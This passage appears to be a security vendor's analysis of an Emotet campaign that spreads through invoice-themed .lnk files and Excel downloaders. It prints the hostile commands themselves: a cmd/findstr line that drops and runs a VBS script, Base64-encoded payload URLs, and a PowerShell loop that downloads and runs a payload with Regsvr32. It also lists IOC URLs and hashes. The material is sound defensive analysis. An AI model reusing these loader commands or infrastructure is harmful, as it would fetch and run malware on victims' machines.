

Figure 4. Excel file



Figure 5. Formulas in the Excel file

Below is the list of download URLs.

- hxxp://easiercommunications[.]com/wp-content/w/
- hxxp://dulichdichvu[.]net/libraries/QhtrjCZymLp5EbqOdpKk/)
- hxxps://www.whow[.]fr/wp-includes/H54Fgj0tG/)
- hxxp://genccagdas[.]com.tr/assets/TTHOm833iNn3BxT/)
- hxxp://heaventechnologies[.]com.pk/apitest/xdeAU0rx26LT9I/)
- hxxp://goonboy[.]com/goonie/bSFz7Av/

There were also multiple lnk files besides Excel files, mostly distributed with the names related to invoices. The commands executed differ depending on the distribution date.

Confirmed Date	Filename used in distribution
April 26th	EXT Payment status.lnk
April 26th	Past Due invoice.lnk

Confirmed Date	Filename used in distribution
April 28th	Electronic form.lnk
April 28th	detalles_28042022.lnk
April 29th	Address Changed.lnk
April 29th	Change of Address.lnk
May 2nd	Payment with a new address.lnk
May 3rd	INF_15823367.lnk
May 3rd	MES_11845137690439733.lnk

Table 1. Confirmed lnk filenames

- Invoice # US-616121772.lnk

'Invoice # US-616121772.lnk' attached to the email from Figure 2 runs the following command upon being executed.

cmd.exe /v:on /c findstr "glKmfOKnQLYKnNs.*" "Invoice # US-616121772.lnk" > "%tmp%\YlScZcZKeP.vbs" & "%tmp%\YlScZcZKeP.vbs"

The bottom part of the file has a script code starting with the string 'glKmfOKnQLYKnNs'. When the file is run, the code is saved as a file 'YlScZcZKeP.vbs' in the %TEMP% folder and executed.

```
000003F0  00 00 2E 00 00 00 53 00 2D 00 31 00 2D 00 35 00  ......S.-.1.-.5.
00000400  2D 00 32 00 31 00 2D 00 31 00 34 00 39 00 39 00  -.2.1.-.1.4.9.9.
00000410  39 00 32 00 35 00 36 00 37 00 38 00 2D 00 31 00  9.2.5.6.7.8.-.1.
00000420  33 00 32 00 35 00 32 00 39 00 36 00 33 00 31 00  3.2.5.2.9.6.3.1.
00000430  2D 00 33 00 35 00 37 00 31 00 32 00 35 00 36 00  -.3.5.7.1.2.5.6.
00000440  39 00 33 00 38 00 2D 00 31 00 30 00 30 00 31 00  9.3.8.-.1.0.0.1.
00000450  00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A 67  ...............g
00000460  6C 4B 6D 66 4F 4B 6E 51 4C 59 4B 6E 4E 73 3D 31  lKmfOKnQLYKnNs=1
00000470  3A 3A 6F 6E 20 65 72 72 6F 72 20 72 65 73 75 6D  ::on error resum
00000480  65 20 6E 65 78 74 3A 53 65 74 20 46 53 4F 20 3D  e next:Set FSO =
00000490  20 43 72 65 61 74 65 4F 62 6A 65 63 74 28 22 53   CreateObject("S
000004A0  63 72 69 70 74 69 6E 67 2E 46 69 6C 65 53 79 73  cripting.FileSys
000004B0  74 65 6D 4F 62 6A 65 63 74 22 29 3A 3A 46 75 6E  temObject")::Fun
000004C0  63 74 69 6F 6E 20 42 61 73 65 36 34 44 65 63 6F  ction Base64Deco
000004D0  64 65 28 42 79 56 61 6C 20 76 43 6F 64 65 29 3A  de(ByVal vCode):
000004E0  20 20 20 20 57 69 74 68 20 43 72 65 61 74 65 4F      With CreateO
000004F0  62 6A 65 63 74 28 22 4D 73 78 6D 6C 32 2E 44 4F  bject("Msxml2.DO
```


```
000003F0  00 00 2E 00 00 00 53 00 2D 00 31 00 2D 00 35 00  ......S.-.1.-.5.
00000400  2D 00 32 00 31 00 2D 00 31 00 34 00 39 00 39 00  -.2.1.-.1.4.9.9.
00000410  39 00 32 00 35 00 36 00 37 00 38 00 2D 00 31 00  9.2.5.6.7.8.-.1.
00000420  33 00 32 00 35 00 32 00 39 00 36 00 33 00 31 00  3.2.5.2.9.6.3.1.
00000430  2D 00 33 00 35 00 37 00 31 00 32 00 35 00 36 00  -.3.5.7.1.2.5.6.
00000440  39 00 33 00 38 00 2D 00 31 00 30 00 30 00 31 00  9.3.8.-.1.0.0.1.
00000450  00 00 00 00 00 00 00 00 00 00 00 00 00 00 0A 67  ...............g
00000460  6C 4B 6D 66 4F 4B 6E 51 4C 59 4B 6E 4E 73 3D 31  lKmfOKnQLYKnNs=1
00000470  3A 3A 6F 6E 20 65 72 72 6F 72 20 72 65 73 75 6D  ::on error resum
00000480  65 20 6E 65 78 74 3A 53 65 74 20 46 53 4F 20 3D  e next:Set FSO =
00000490  20 43 72 65 61 74 65 4F 62 6A 65 63 74 28 22 53   CreateObject("S
000004A0  63 72 69 70 74 69 6E 67 2E 46 69 6C 65 53 79 73  cripting.FileSys
000004B0  74 65 6D 4F 62 6A 65 63 74 22 29 3A 3A 46 75 6E  temObject")::Fun
000004C0  63 74 69 6F 6E 20 42 61 73 65 36 34 44 65 63 6F  ction Base64Deco
000004D0  64 65 28 42 79 56 61 6C 20 76 43 6F 64 65 29 3A  de(ByVal vCode):
000004E0  20 20 20 20 57 69 74 68 20 43 72 65 61 74 65 4F      With CreateO
000004F0  62 6A 65 63 74 28 22 4D 73 78 6D 6C 32 2E 44 4F  bject("Msxml2.DO
```


Figure 6. Script at the bottom part of the lnk file

Inside YlScZcZKeP.vbs are URLs encoded with Base64. The file will access the URLs to download and run additional malware strains.

glKmfOKnQLYKnNs=1::on error resume next:Set FSO = CreateObject("Scripting.FileSystemObject")::Function Base64Decode(ByVal vCode): With CreateObject("Msxml2.DOMDocument.3.0").CreateElement("base64"): .dataType = "bin.base64": .text = vCode: Base64Decode = Stream_BinaryToString(.nodeTypedValue): End With:End Function::Function Stream_BinaryToString(Binary): With CreateObject("ADODB.Stream"): .Type = 1: .Open: .Write Binary: .Position = 0: .Type = 2: .CharSet = "utf-8": Stream_BinaryToString = .ReadText: End With:End Function::Dim LmPxinnpsd(6):::LmPxinnpsd(0) =

“aHR0cHM6Ly9jcmVlbW8ucGwvd3AtYWRtaW4vWktTMURjZHF1VVQ0QmI4S2Iv”::LmPxinnpsd(1) =

“aHR0cDovL2ZpbG1tb2d6aXZvdGEucnMvU3ByeUFzc2V0cy9nRFIv”::LmPxinnpsd(2) =

“aHR0cDovL2RlbW8zNC5ja2cuaGsvc2VydmljZS9oaE1acmZDN01ubTlKRC8=”::LmPxinnpsd(3) =

“aHR0cDovL2ZvY3VzbWVkaWNhLmluL2ZtbGliL0l4QkFCTWgwSTJjTE0zcXExR1Z2Lw==”::LmPxinnpsd(4) =

“aHR0cDovL2NpcHJvLm14L3ByZW5zYS9zaVpQNjlyQkZtaWJEdnVUUDFMLw==”::LmPxinnpsd(5) =

“aHR0cDovL2NvbGVnaW91bmFtdW5vLmVzL2NnaS1iaW4vRS8=”:::Execute(“dIm

xml,Ws”&chr(-7328+7372)&”Db,FiLePaTH,u”&chr(6281-6199)&”L:”&chr(872280/7269)&”ml =

“””MSXml2.SeRVERXmlht”&chr(-4790+4874)&”p.3˝&chr(7943-7897)&”0˝”:Ws = “””wscRipT.SHEll””:D”&chr(3908-3810)&” =

“””aDo”&chr(-4831+4931)&”b.”&chr(7496-7413)&”TReam””:seT ImSHdnYd”&chr(-9735+9821)&”R =”&chr(-6409+6441) <omitted>

Part of VBS code

Below is the list of download URLs.

- hxxps://creemo[.]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/
- hxxp://filmmogzivota[.]rs/SpryAssets/gDR/
- hxxp://demo34.ckg[.]hk/service/hhMZrfC7Mnm9JD/
- hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/
- hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/
- hxxp://colegiounamuno[.]es/cgi-bin/E/

The downloaded file is saved as a file named ‘KzcEXkekpr.Zvp’ in the %TEMP% folder and executed through the command ‘%wInDiR% \sySTem32\regsVR32.Exe %tmp% \KZcEXkEkpR.ZVP’.

- 20220429_57092_005.lnk

The file ‘20220429_57092_005.lnk’ attached in the email from Figure 3 uses powershell commands to download an additional file unlike the lnk file explained above. When the lnk file is run, it uses the powershell command shown below to decode the Base64-encoded data and save it as a file named ‘xLhSBgzPSx.ps1’ in the %TEMP% folder.

C:\Windows\system32\cmd.exe /v:on /c fHjk4fTLlkc5DZfyorHstui9FxCd6xw3JieZWhdwrpiX+F4gEcRJCp5i1KXfjUxLJXU8QzW5||goto&p^o^w^e^r^s^h^e^

“&{[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(‘JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7J

> “%tmp%\xLhSBgzPSx.ps1”; powershell -executionpolicy bypass -file “$env:TEMP\xLhSBgzPSx.ps1”; Remove-Item -Force “$env:TEMP\xLhSBgzPSx.ps

Part of execution commands

```
$ProgressPreference="SilentlyContinue";$links=("hxxp://gccon.in/UploadedFiles/UYtJNrT2llxy1/","hxxp://
gakudou.com/photo06/hEu/","hxxp://giasotti.com/js/Khc6mb0zx4KoWX/","hxxp://plresende.com/pcinfor/
cq/","hxxp://thomasmanton.com/wp-includes/owZnpWmH4D8j/","hxxp://gla.ge/old/PuVaff/");foreach ($u in
$links) {try {IWR $u -OutFile $env:TEMP/jnURxtRmiO.SKh;Regsvr32.exe $env:TEMP/jnURxtRmiO.SKh;break} catch {
}}
```

Below is the list of download URLs.

- hxxp://gccon[.]in/UploadedFiles/UYtJNrT2llxy1/
- hxxp://gakudou[.]com/photo06/hEu/
- hxxp://giasotti[.]com/js/Khc6mb0zx4KoWX/
- hxxp://plresende[.]com/pcinfor/cq/
- hxxp://thomasmanton[.]com/wp-includes/owZnpWmH4D8j/
- hxxp://gla[.]ge/old/PuVaff/

The downloaded file is saved in the %TEMP% folder as ‘jnURxtRmiO.SKh’ and executed through the command ‘Regsvr32.exe $env:TEMP/jnURxtRmiO.SKh’.

It appears Emotet is downloaded from the download URLs mentioned earlier. Emotet attempts to access multiple C&C server URLs existing inside the malware when it is run. If the access is successful, it can receive commands from the attacker to perform malicious behaviors such as downloading additional malware strains.

As the malware is distributed through various downloaders besides Excel, users need to take caution.

AhnLab's anti-malware software, V3, is currently detecting and blocking the files using the following aliases.

[File Detection] Downloader/XLS.Emotet LNK/Autorun.Gen Trojan/LNK.Runner Trojan/Win.Agent.R488899

[IOC] c32c22fa90ad51747e9939f8e7abf4c0 fd37d5fecf99b16df331be14649ac09c 6e1da3039639bb9d40fc9d5d355062c2 c43d185691aaba7d1d196156a4a450f7 hxxp://easiercommunications[.]com/wp-content/w/ hxxp://dulichdichvu[.]net/libraries/QhtrjCZymLp5EbqOdpKk/) hxxps://www.whow[.]fr/wp-includes/H54Fgj0tG/) hxxp://genccagdas[.]com.tr/assets/TTHOm833iNn3BxT/) hxxp://heaventechnologies[.]com.pk/apitest/xdeAU0rx26LT9I/) hxxp://goonboy[.]com/goonie/bSFz7Av/ hxxps://creemo[.]pl/wp-admin/ZKS1DcdquUT4Bb8Kb/ hxxp://filmmogzivota[.]rs/SpryAssets/gDR/ hxxp://demo34.ckg[.]hk/service/hhMZrfC7Mnm9JD/ hxxp://focusmedica[.]in/fmlib/IxBABMh0I2cLM3qq1GVv/ hxxp://cipro[.]mx/prensa/siZP69rBFmibDvuTP1L/ hxxp://colegiounamuno[.]es/cgi-bin/E/ hxxp://gccon[.]in/UploadedFiles/UYtJNrT2llxy1/ hxxp://gakudou[.]com/photo06/hEu/ hxxp://giasotti[.]com/js/Khc6mb0zx4KoWX/ hxxp://plresende[.]com/pcinfor/cq/ hxxp://thomasmanton[.]com/wp-includes/owZnpWmH4D8j/ hxxp://gla[.]ge/old/PuVaff/

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Emotet, lnk malware